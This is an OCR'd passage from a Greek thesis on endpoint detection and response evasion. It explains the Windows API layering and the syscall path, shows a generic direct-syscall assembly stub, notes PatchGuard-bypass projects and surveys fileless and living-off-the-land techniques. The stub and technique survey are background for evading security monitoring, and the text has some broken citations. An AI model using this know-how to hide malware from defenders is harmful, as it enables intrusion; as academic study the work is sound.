
[16] https://docs.microsoft.com/en-us/previous-versions//cc768129(v=technet.10)

Αν και η γενική, η μέχρι τώρα περιγραφή είναι συνήθως αρκετή για να γίνει εισαγωγή στην έννοια του user-mode, θα χρειαστεί μια καλύτερη εμβάθυνση ώστε να γίνει κατανοητός ο τρόπος που γίνονται οι κλήσεις και οι αλληλοσυνδέσεις που υφίστανται μεταξύ των διαφόρων βιβλιοθηκών dll των Windows, και τις οποίες στην ουσία θα εκμεταλλευτεί ένας κακόβουλος χρήστης για να ξεφύγει από τα διάφορα προγράμματα επιτήρησης και προστασίας, αλλά και από τους μηχανισμούς καταγραφής των Windows, όπως θα δούμε στο κεφάλαιο "ΤΕΧΝΙΚΕΣ ΑΠΟΦΥΓΗΣ EDR".

Τα Windows, λοιπόν, παρέχουν πάρα πολλές συναρτήσεις σε user-mode, που συνοπτικά ονομάζονται win32 API, οι οποίες είναι κατανεμημένες σε διάφορες βιβλιοθήκες του Λειτουργικού Συστήματος, όπως Kernel32.dll, Kernelbase.dll, User32.dll,GDI32.dll, Advapi32.dll και τέλος ntdll.dll[17]. Οι συναρτήσεις αυτές είναι διαθέσιμες σε επίπεδο χρήστη, ώστε να αξιοποιηθούν από τους προγραμματιστές που αναπτύσσουν εφαρμογές. Μόνο οι συναρτήσεις που βρίσκονται στη λίστα εξαγωγής (export list) του Kernel32.dll APIs στα Windows 7, είναι 1359 ρουτίνες. Να σημειωθεί ότι οι συναρτήσεις του ntdll.dll, δεν είναι τίποτα άλλο από ένα περίβλημα για τις συναρτήσεις συστήματος. Όλες ο συναρτήσεις που περιλαμβάνονται στο Win32 API (εκτός του ntdll.dll) είναι τεκμηριωμένες στο MSDN, μαζί με τις παραμέτρους τους και τον κωδικό ολοκλήρωσης. (Sbeyti, 2021a)

Στα dlls που ανήκουν στο WIN32 API υπάρχει στην πράξη μία ιεραρχική διαστρωμάτωση, όπως φαίνεται στην Εικόνα 3. Όταν απαιτηθεί από τις συναρτήσεις του Win32 API να αποκτήσουν δικαιώματα πυρήνα για να ολοκληρώσουν τη λειτουργικότητά τους (όπως είναι οι πιο χρηστικές για τη δημιουργία διεργασιών, νημάτων και ανάθεση μνήμης), θα πρέπει να περάσουμε από μία συνάρτηση με πρόθεμα ονόματος Nt- του ntdll.dll (native APIs) για να μεταβούν στην περιοχή πυρήνα, όπως ειπώθηκε και παραπάνω. (Sbeyti, 2021a), (Sbeyti, 2021b)

Επίσης, αξίζει να σημειωθεί, από τα Windows 7 και μετά, έχει δημιουργηθεί ένα νέο επίπεδο κάτω από kenel32.dll, το kernelbase.dll, με σκοπό να υλοποιηθούν κάποιες συναρτήσεις από τα kernel32.dll και Advapi32.dll σε χαμηλότερο επίπεδο.[18]




Εικόνα 3. Ιεραρχική Διάταξη των Δυναμικών Βιβλιοθηκών (dlls) των Windows. (Sbeyti, 2021a)

[17] Το ntdll.dll, όπως φαίνεται και στην Εικόνα 2 (η οποία σημειωτέων είναι από την ίδια τη Microsoft), δεν περιλαμβάνεται στον ορισμό του win32 API, το οποίο όμως έχει αλλάξει σε νεότερο σχεδιάγραμμα από την ίδια τη Microsoft (https://docs.microsoft.com/en-us/windows-hardware/drivers/gettingstarted/user-mode-and-kernel-mode). Μία πιθανή εξήγηση είναι ότι ενώ όλες οι άλλες βιβλιοθήκες dll έχουν δημοσιευμένες όλες τις συναρτήσεις τους ώστε να είναι εύκολο να χρησιμοποιηθούν για την ανάπτυξη των προγραμμάτων, οι συναρτήσεις που βρίσκονται στην ntdll.dll δεν είναι συνήθως δημοσιευμένες, διότι θεωρητικά δεν γίνεται απευθείας η χρήση τους από τους προγραμματιστές και η δίοδος μετάβασης στον πυρήνα.**Invalid source specified.**

[18] New Low-Level Binaries - Win32 apps | Microsoft Docs: https://docs.microsoft.com/en-us/windows/win32/win7appqual/new-low-level-binaries

Ένα παράδειγμα της παραπάνω ιεραρχικής διαστρωμάτωσης φαίνεται στο επόμενο διάγραμμα, που αφορά ένα αρκετά δημοφιλές θέμα, αυτό της ανάθεσης μνήμης σε μία διεργασία, με όλους τους διαφορετικούς τρόπους (Sbeyti, 2021a):



Εικόνα 4. Διαγραμματική απεικόνιση της ιεραρχίας των κλήσεων των API calls, κατά την ανάθεση μνήμης σε μία διεργασία. (Sbeyti, 2021a)


Εκτός από το επίπεδο χρήστη, υπάρχει και το επίπεδο πυρήνα, που είναι το δεύτερο επίπεδο δικαιωμάτων, και σε αυτό βρίσκονται ο πυρήνας του λειτουργικού και οι οδηγοί (drivers). Οι συναρτήσεις της περιοχής χρήστη, θα χρειαστεί κάποια στιγμή να εισέλθουν σε αυτό το επίπεδο δικαιωμάτων για να ολοκληρώσουν τις λειτουργίες τους όταν αυτές απαιτούν αυξημένα δικαιώματα, όπως απεικονίζεται και στην Εικόνα 5.

Οι ρουτίνες που βρίσκονται στην περιοχή του πυρήνα, εδράζουν στην εικόνα (image) του πυρήνα που ονομάζεται ntoskrnl.exe. Τα ονόματα αυτών των συναρτήσεων έχουν δύο παραλλαγές, εκτός ελαχίστων εξαιρέσεων, μία με πρόθεμα **Nt** και μία με πρόθεμα **Zw**. Οι οδηγοί που βρίσκονται σε επίπεδο πυρήνα, μπορούν να καλέσουν αυτές τις συναρτήσεις απευθείας, ενώ οι εφαρμογές που βρίσκονται σε επίπεδο χρήστη, θα πρέπει να περάσουν μέσω μίας ρουτίνας του ntdll.dll, η οποία θα αναλάβει να κάνει μία κλήση συστήματος (syscall). Αξίζει να σημειωθεί ότι στην πράξη, δεν υπάρχει ουσιαστική διαφορά μεταξύ των ίδιων ρουτινών που ξεκινάν με Nt και Zw[19], αφού καταλήγουν στην εκτέλεση του ίδιου κώδικα (επιπέδου πυρήνα), παρά μόνο ότι γίνεται έλεγχος των ορισμάτων στη συνάρτηση που ξεκινάει με Nt, κάτι το οποίο θεωρείται ότι έχει ήδη γίνει στην κλήση της Zw, οπότε δεν επαναλαμβάνεται. Στην περίπτωση όμως που η κλήση προέρχεται από την περιοχή χρήστη, τότε οι δύο συναρτήσεις αντιμετωπίζονται με τον ίδιο τρόπο και γίνεται επαλήθευση των ορισμάτων. Επιπλέον, σε ελάχιστες περιπτώσεις, τα ορίσματα κλήσης των ίδιων ρουτινών από την περιοχή χρήστη και την περιοχή πυρήνα, ενώ είναι ίδια μπορεί να αντιστοιχούν σε διαφορετικό τύπο. (Hudek, Herzog, & Sherer, 2021)

Προκειμένου να ολοκληρώσουμε όσα ειπώθηκαν ανωτέρω, ο πραγματικός κώδικας των συναρτήσεων Nt*και Zw* της βιβλιοθήκη ntdll.dll, όπως και NtUser* και NtGdi*[20] της win32u.dll (Allievi, Ionescu, Russinovich, & David A. Solomon, 2021), για τα Windows 10 και μετά, καταλήγει σε μία κλήση συστήματος. Μάλιστα, όπως φαίνεται και στην Εικόνα 5, από τη μεριά του ntdll.dll στον πυρήνα βρίσκεται το ntoskrnl.exe και από τη μεριά του user32.dll βρίσκεται το Win32K.sys

[19] Μία πιο λεπτομερής περιγραφή δίνεται στο βιβλίο “Windows Internals, part 2” (Allievi, Ionescu, Russinovich, & David A. Solomon, 2021, σ. 95).
[20] Gdi = Graphics design interface


που υλοποιεί τις κλήσεις συστήματος. (Yosifovich, Ionescu, Russinovich, & David A. Solomon, 2017, p. 65)



Εικόνα 5. Διεπαφή μεταξύ περιοχής συστήματος και περιοχής πυρήνα. (Monnappa, 2018, p. 290)

Γυρνώντας ξανά στο παράδειγμα της συνάρτησης `WriteFile()`, τώρα που αναπτύχθηκε πλήρως το θέμα των περιοχών δικαιωμάτων χρήστη και πυρήνα, μπορούμε να παρακολουθήσουμε την ανάλυση της διαδρομής μίας κλήσης της `WriteFile()` απεικονίζεται στην Εικόνα 6Εικόνα 6. Διαδρομή κλήσεων για τη συνάρτηση `WriteFile()`.. Τονίζεται ότι η υλοποίηση της `WriteFile()` είναι πλέον στο kernelbase.dll, όμως μπορεί να εισαχθεί από το kernel32.dll που υπάρχει ως export της kernelbase.dll. Κατόπιν, η υλοποίηση στην kernelbase.dll ζητάει την κλήση στην `NtWriteFile()` στη βιβλιοθήκη ntdll.dll, που όπως είπαμε έχει μόνο syscall stub και καταλήγει σε μία κλήση συστήματος μέσω της `KiSystemCall64Shadow()` ή `KiSystemCall64()`[21] που θα διαχειριστεί τη μετάβαση. Στη μεριά του πυρήνα έχουμε μία σειρά από κλήσεις σε ρουτίνες KiSystemService[22] που θα αναλάβει την εκτέλεση της `NtWriteFile()` από τη βιβλιοθήκη Ntoskrnl.exe. Να σημειωθεί ότι, στην ανάλυση στο (Sbeyti, 2021b), η υλοποίηση της `NtWriteFile()` στο kernebase.dll ζητάει την `ZwWriteFile()`.

[21] Αναλόγως αν απαιτείται KVA shadowing ή όχι, αντίστοιχα. Το KVA shadowing έχει σχέση με την ευπάθεια Meltdown (Allievi, Ionescu, Russinovich, & David A. Solomon, 2021)
[22] Αναλυτική περιγραφή παρέχεται στο άρθρο **Invalid source specified.**



Εικόνα 6. Διαδρομή κλήσεων για τη συνάρτηση WriteFile(). (Allievi, Ionescu, Russinovich, & David A. Solomon, 2021, σ. 98)

Μία αναλυτική καταγραφή του πίνακα των κλήσεων συστήματος με τον αναγνωριστικό αριθμό κλήσης τους, για σχεδόν όλες τις εκδόσεις του λειτουργικού συστήματος των Windows μπορεί να βρεθεί στη σελίδα https://github.com/j00ru/windows-syscalls. Πρέπει να παρατηρήσουμε ότι με κάθε νέα έκδοση των Windows, ακόμα και μεταξύ των αναβαθμίσεων στα Windows 10, οι ρουτίνες κλήσεων συστήματος αυξάνουν και η θέση του αλλάξει ελαφρά στον πίνακα λόγω εισαγωγής των νέων ρουτινών. Έτσι, στον παρακάτω κώδικα που είναι ένα syscall stub, θα πρέπει να συμπληρώνεται σωστά ο αριθμός αυτός για τη συγκεκριμένη έκδοση (σημειώνεται με ZZ στον κώδικα):

```
mov r10,rcx                // 0x4c 0x8b 0xd1
mov eax, <SyscallNumber> // 0xb8 0xZZ 0xZZ 0x00 0x00
syscall                    // 0x0f 0x05    ← εμφανίζεται η κλήση syscall,
ret                        // 0xc3           όπως αναφέρθηκε παραπάνω
```

Κώδικας 1. Κώδικας σε assembly για την κλήση συστήματος.

2.2.3 Πεδίο Ορατότητας των EDR και PatchGuard

Τα αντιιικά (AV), όπως και τα συστήματα EDR μπορούν μόνο να εποπτεύουν τη συμπεριφορά των εφαρμογών στο επίπεδο χρήστη, λόγο της αυστηρής πολιτικής προστασίας του πυρήνα, ειδικά στα Windows x64, που ονομάζεται Kernel Patch Protection (KPP) και είναι ευρέως γνωστό με το όνομα PatchGuard (Stein, 2020).

Ο μηχανισμός PatchGuard, είναι κώδικας των Windows που αποτρέπει τη διενέργεια τροποποιήσεων στον πυρήνα του λειτουργικού, με σκοπό να προστατέψει τον πυρήνα από μόλυνση με κακόβουλο λογισμικό τύπου rootkit. Αν κάποια μη εγκεκριμένη τροποποίηση γίνει, το PatchGuard θα εκτελέσει έναν έλεγχο για σφάλμα και θα κλείσει αυτόματα το σύστημα με μία μπλε εικόνα κρίσιμου σφάλματος (blue screen of death – BSOD), εμφανίζοντας κωδικό λάθους "`CRITICAL_STRUCTURE_CORRUPTION`". Παραδείγματα πυροδότησης αυτής της διαδικασίας είναι:

1. Αλλαγή στους system service πίνακες.
2. Αλλαγή στους descriptor πίνακες.
3. Αλλαγή / στοχευμένη τροποποίηση στις βιβλιοθήκες του πυρήνα.
4. Επέμβαση στη στοίβα πυρήνα (Kernel stacks) που δεν προήλθε από τον ίδιο τον πυρήνα

Με τον τρόπο αυτό όμως αποκλείστηκαν και τα αντιιικά και EDRs από τη δυνατότητα που είχαν μέχρι και την έκδοση των Windows XP, να επεμβαίνουν στον πυρήνα και να αναδρομολογούν/ ελέγχουν τις συναρτήσεις πυρήνα. Έτσι, τα λογισμικά προστασίας έχασαν μέρος της ικανότητάς τους να εποπτεύουν την περιοχή του πυρήνα του λειτουργικού για κακόβουλες ενέργειες. Αν και ο μηχανισμός αυτός είναι δυνατό να παρακαμφθεί[23], σε καμία περίπτωση αυτό δεν μπορούν να το εκμεταλλευτούν τα προγράμματα προστασίας, με αποτέλεσμα να δημιουργείται μία στρέβλωση στο κομμάτι αυτό. (Stein, 2020)

Ως εκ τούτου, τα λογισμικά προστασίας, μπορούν μόνο να φτάσουν μέχρι το όριο των δικαιωμάτων χρήστη με τον πυρήνα, που είναι οι συναρτήσεις του Windows API που βρίσκονται εντός της βιβλιοθήκης NTDLL.dll, σύμφωνα με την Εικόνα 2. Μόλις μία συνάρτηση από το NTDLL.dll κληθεί, ο επεξεργαστής θα μεταβεί εν καιρό στο επίπεδο πυρήνα, περιοχή στην οποία δεν μπορούν να επέμβουν πλέον από τα EDRs, αλλά μόνο μπορούν να επιβλέπουν (πχ λήψη ETW από περιοχή πυρήνα).

2.2.4 Επιθέσεις χωρίς αρχεία (Fileless Attacks)

Η χρήση τεχνικών από το κακόβουλο λογισμικό, που δεν απαιτούν την ύπαρξη κάποιου αρχείου για να διεισδύσουν σε ένα σύστημα, βοήθησε στην αποφυγή των αντιιικών συστημάτων, αφού δεν υπήρχε κάποιο αρχείο για να διερευνήσουν και οι υπογραφές δεν εφαρμόζονται. Η οικογένεια αυτών των τεχνικών ονομάζεται fileless, χωρίς να σημαίνει πάντα ότι όλα τα μέρη της επίθεσης είναι χωρίς αρχείο. Η κατηγοριοποίηση των επιθέσεων αυτών δίνεται στο (Simpson & Davis, 2022), όπου το κακόβουλο λογισμικό αυτού του τύπου διαχωρίζεται σε 3 κατηγορίες:

1. Καθόλου χρήση αρχείων,
2. Χρήση αρχείων μόνο συμπληρωματικά για κάποιες λειτουργίες,
3. Χρήση αρχείου μόνο για επίτευξη μονιμότητας στο σύστημα.

Σε καμία όμως από τις παραπάνω κατηγορίες δεν αποτυπώνεται κακόβουλος κώδικας ή τμήμα αυτού στο περιεχόμενο ενός αρχείου, οπότε δεν είναι δυνατό να σημανθεί με κάποιο τρόπο ως κακόβουλο.

Οι τεχνικές που χρησιμοποιούνται για την επίτευξη της φόρτωσης ενός κακόβουλου λογισμικού χωρίς αρχεία είναι (Gorelik & Moshailov, 2017), (Microsoft Defender Security Research Team, 2018), (Johansen, 2019):

1. Εκμετάλλευση της registry– Σε αυτή την τεχνική ο κώδικας αποθηκεύεται και ανακαλείται ώστε να εκτελεστεί από μία κανονική διεργασία, απευθείας από τη registry. Αυτό επιτρέπει να επιτευχθεί **διατήρηση (persistence)**, αποφυγή UAC, αποφυγή whitelisting και έγχυση κώδικα σε άλλη διεργασία. Παράδειγμα είναι το κακόβουλο λογισμικό Kovter που αποθηκεύει το εκτελέσιμο φορτίο του εξ' ολοκλήρου στη registry.

[23] Η ύπαρξη διαφόρων μεθόδων αποφυγής του PatchGuard, όπως για παράδειγμα το GhostHook (https://www.cyberark.com/threat-research-blog/ghosthook-bypassing-patchguard-processor-trace-based-hooking/), InfinityHook (https://github.com/everdox/InfinityHook), BYePG (https://github.com/can1357/ByePg) και NoPatchGuardCallback (https://github.com/kkent030315/NoPatchGuardCallback) δεν είναι στο εύρος μελέτης της συγκεκριμένης εργασίας. Να σημειωθεί ότι απαιτούνται δικαιώματα διαχειριστή για να εφαρμοστούν οι παραπάνω τεχνικές.

2. Έγχυση κώδικα στη μνήμη (Memory code injection). Αυτή η τεχνική επιτρέπει στο κακόβουλο λογισμικό να παραμένει αποκλειστικά στη περιοχή μνήμης μίας διεργασίας. Το κακόβουλο λογισμικό θα διανείμει τον εαυτό του και θα εγχυθεί ξανά σε διάφορες νόμιμες διεργασίες που είναι απαραίτητες στο λειτουργικό σύστημα, και έτσι δεν είναι εφικτό να σαρωθούν ή να διακοπούν από τους μηχανισμούς ασφαλείας του λειτουργικού. Ούτε θα είναι εύκολο για άλλα προγράμματα ασφαλείας να διακόψουν τη λειτουργία αυτών των διεργασιών. Μερικές πολύ γνωστές τεχνικές έγχυσης κώδικα είναι remote thread injection, APC, atom bombing, process hollowing, τοπική έγχυση κώδικα μηχανής (shellcode injection) και reflective loading.

3. Τεχνικές βασισμένες σε Script. Υπάρχουν αρκετές γλώσσες scripting που προσφέρουν δυνατότητες για εκτέλεση μόνο στη μνήμη. Τα script μπορούν να περιέχουν κρυπτογραφημένο κώδικα shellcodes ή binaries, τα οποία θα αποκρυπτογραφήσουν καθώς τρέχουν και θα εκτελέσουν μέσω .NET αντικειμένων ή κάνοντας απευθείας χρήση των APIs, χωρίς να απαιτούν την εγγραφή σε δίσκο. Τα scripts τα ίδια μπορούν να κρυφτούν σε κλειδιά της registry, να διαβαστούν από δικτυακές ροές ή απλά να τρέξουν από γραμμή εντολών απευθείας από τον επιτιθέμενο.

4. Παραμονή και διατήρηση (persistence) μέσω WMI. Πολλές επιθέσεις κάνουν χρήση του αποθετηρίου του Windows Management Instrumentation (WMI) για να αποθηκεύσουν κακόβουλα scripts, τα οποία μπορούν να καλούν περιοδικά κάνοντας χρήση WMI bindings24.

Η παραπάνω κατηγορία του κακόβουλου λογισμικού, δηλ. χωρίς χρήση αρχείου, συνδυάζεται για μεγαλύτερη ικανότητα διαφυγής από προγράμματα προστασίας με την τεχνική "living off the land", που σημαίνει ότι το κακόβουλο λογισμικό χρησιμοποιεί τις παρεχόμενες δυνατότητες και εργαλεία από το λειτουργικό σύστημα για να εκτελέσει τις λειτουργίες του, πετυχαίνοντας πολλαπλούς σκοπούς ταυτόχρονα με αυτό τον τρόπο:

1. Όταν το κακόβουλο φορτίο είναι σε πηγαίο κώδικα, ακόμα και σήμερα, τα αντιιικά ή τα πρόγραμμα προστασία δικτύου (Intrusion Detection System -IDS, Intrusion Prevention System – IPS ή Next generation Firewall) δεν μπορεί να το ανιχνεύσει, διότι δεν έχουν εκπαιδευτεί σε αυτή την περίπτωση. Άρα είναι σίγουρο ότι θα διαπεράσει την πρώτη γραμμή άμυνας και η επόμενη ευκαιρία των προγραμμάτων προστασίας είναι όταν θα εκτελεστεί. Πολύ απλά όμως, ένα κακόβουλο πρόγραμμα μπορεί να το εκτελέσει χρησιμοποιώντας τις έμφυτες δυνατότητες ("living off the land") του λειτουργικού για τη διερμηνεία του (compile). (Hioureas, 2018)

2. Παρέχεται η δυνατότητα από το λειτουργικό η διερμήνευση να γίνει μόνο στη μνήμη, άρα υποστηρίζει τους στόχους της επίθεσης χωρίς αρχείο.

3. Μείωση του μεγέθους του κακόβουλου λογισμικού που μεταφέρεται στον υπολογιστή του θύματος, αφού δε χρειάζεται να μεταφέρει άλλα υποστηρικτικά προγράμματα, παρά μόνο το shellcode. (Wueest, 2017, σ. 5)

4. Σε αρκετές περιπτώσεις, και μέχρι να βγει υπογραφή ή η συμπεριφορά, η χρήση των προγραμμάτων του λειτουργικού, όπως powershell ή wmi, είναι δύσκολο να χαρακτηριστεί ως κακόβουλη από τα προγράμματα προστασίας. (Johansen, 2019)

Τα ενσωματωμένα στο λειτουργικό σύστημα προγράμματα που κάνει χρήση το κακόβουλο λογισμικό τύπου "living off the land" *είναι συνήθως τα ακόλουθα: msbuild.exe,* mshta.exe, cmstp.exe*,* regsvr32.exe*,* powershell.exe*,* odbcconf.exe*,* rundll3.exe, BITSAdmin, CertUtil, msiexec, psexec, regsvr32, WMI, taskscheduler[25]. Αναλυτική περιγραφή των εργαλείων που χρησιμοποιούνται από fileless living off the land λογισμικό μπορεί να βρεθεί στη μελέτη (Wueest, 2017), που αν και είναι από το 2017, είναι ιδιαίτερα επίκαιρη.

Η τεχνολογία AntiMalware Scan Interface (AMSI), είναι δυνατό να εντοπίσει το κακόβουλο λογισμικό που δεν κάνει χρήση αρχείων, αφού οι μηχανές (engines) scripting αποστέλλουν για εξέταση το script στο αντιιικό πρόγραμμα που είναι εγκατεστημένο στον υπολογιστή, για έλεγχο κατά την ώρα της εκτέλεσης, στην οποία στιγμή το κακόβουλο λογισμικό θα πρέπει να αποκρυπτογραφηθεί εκ των πραγμάτων. (Microsoft Defender Security Research Team, 2018)

[24] https://www.blackhat.com/docs/us-15/materials/us-15-Graeber-Abusing-Windows-Management-Instrumentation-WMI-To-Build-A-Persistent%20Asynchronous-And-Fileless-Backdoor-wp.pdf
[25] https://documents.trendmicro.com/assets/infographics/Fileless-Threats-101-infographic.jpg

2.3 Βασικές Λειτουργίες ενός EDR Συστήματος

Όπως αναφέρθηκε και παραπάνω, τα EDRs δημιουργήθηκαν με σκοπό να δώσουν σε έναν οργανισμό τη δυνατότητα να αποκτήσει μια πολύ καλύτερη ορατότητα, και σε πραγματικό χρόνο, στα όσα συμβαίνουν στα μηχανήματα τελικών χρηστών (endpoints)[26] τοποθετώντας προγράμματα συλλογής στοιχείων από τους τελικούς κόμβους τύπου ατζέντη. Ο έλεγχος γίνεται συγκεντρωτικά από ένα κεντρικό κόμβο, το οποίο βασίζεται κυρίως, ή και εξ' ολοκλήρου σε συμπεριφορικούς κανόνες των προγραμμάτων που τρέχουν στους εποπτευόμενους υπολογιστές.

Άρα, ένα σύστημα EDR έχει απαραιτήτως ένα τοπικό πρόγραμμα συλλογής στοιχείων/ πληροφοριών και ένα κεντρικό σύστημα επεξεργασίας (hub) των πληροφοριών αυτών, ενώ τα προγράμματα ατζέντη έχουν τη δυνατότητα κατόπιν εντολής από το κεντρικό σύστημα, να επέμβουν στο σύστημα, κλείνοντας πχ μία διαδικασία (process), προκειμένου να προστατευτεί ο υπολογιστής τελικού χρήστη.

Αναλυτικά, ένα τυπικό σύστημα EDR διαθέτει τις παρακάτω λειτουργίες (Liggett, 2018), (Threat Intelligence, 2022):

1. Συλλογή δεδομένων από υπολογιστές τελικών χρηστών με την εγκατάσταση προγραμμάτων ατζέντη (agents), με χρήση κάποιων από τους τρόπους τηλεμετρίας που αναφέρονται στην ενότητα 2.2.1. Τα δεδομένα αυτά πρέπει να καλύπτουν όσο το δυνατόν περισσότερες πλευρές της λειτουργίας ενός υπολογιστή, όπως διεργασίες, συνδέσεις, φόρτος εργασίας επεξεργαστή και άλλον υποσυστημάτων, μεταφορές δεδομένων κλπ.

2. Αποστολή σε κεντρικό server για επεξεργασία και ανάλυση της πληροφορίας, αναγνώριση μοτίβων για κακόβουλη συμπεριφορά προγραμμάτων, και διατήρηση ιστορικού για διευκόλυνση εγκληματολογικής έρευνας. Ύπαρξη στον κεντρικό υπολογιστή δυνατότητας Μηχανικής και Εις βάθος Μάθησης (Machine Learning, Deep Learning) για την αναγνώριση νέων απειλών.

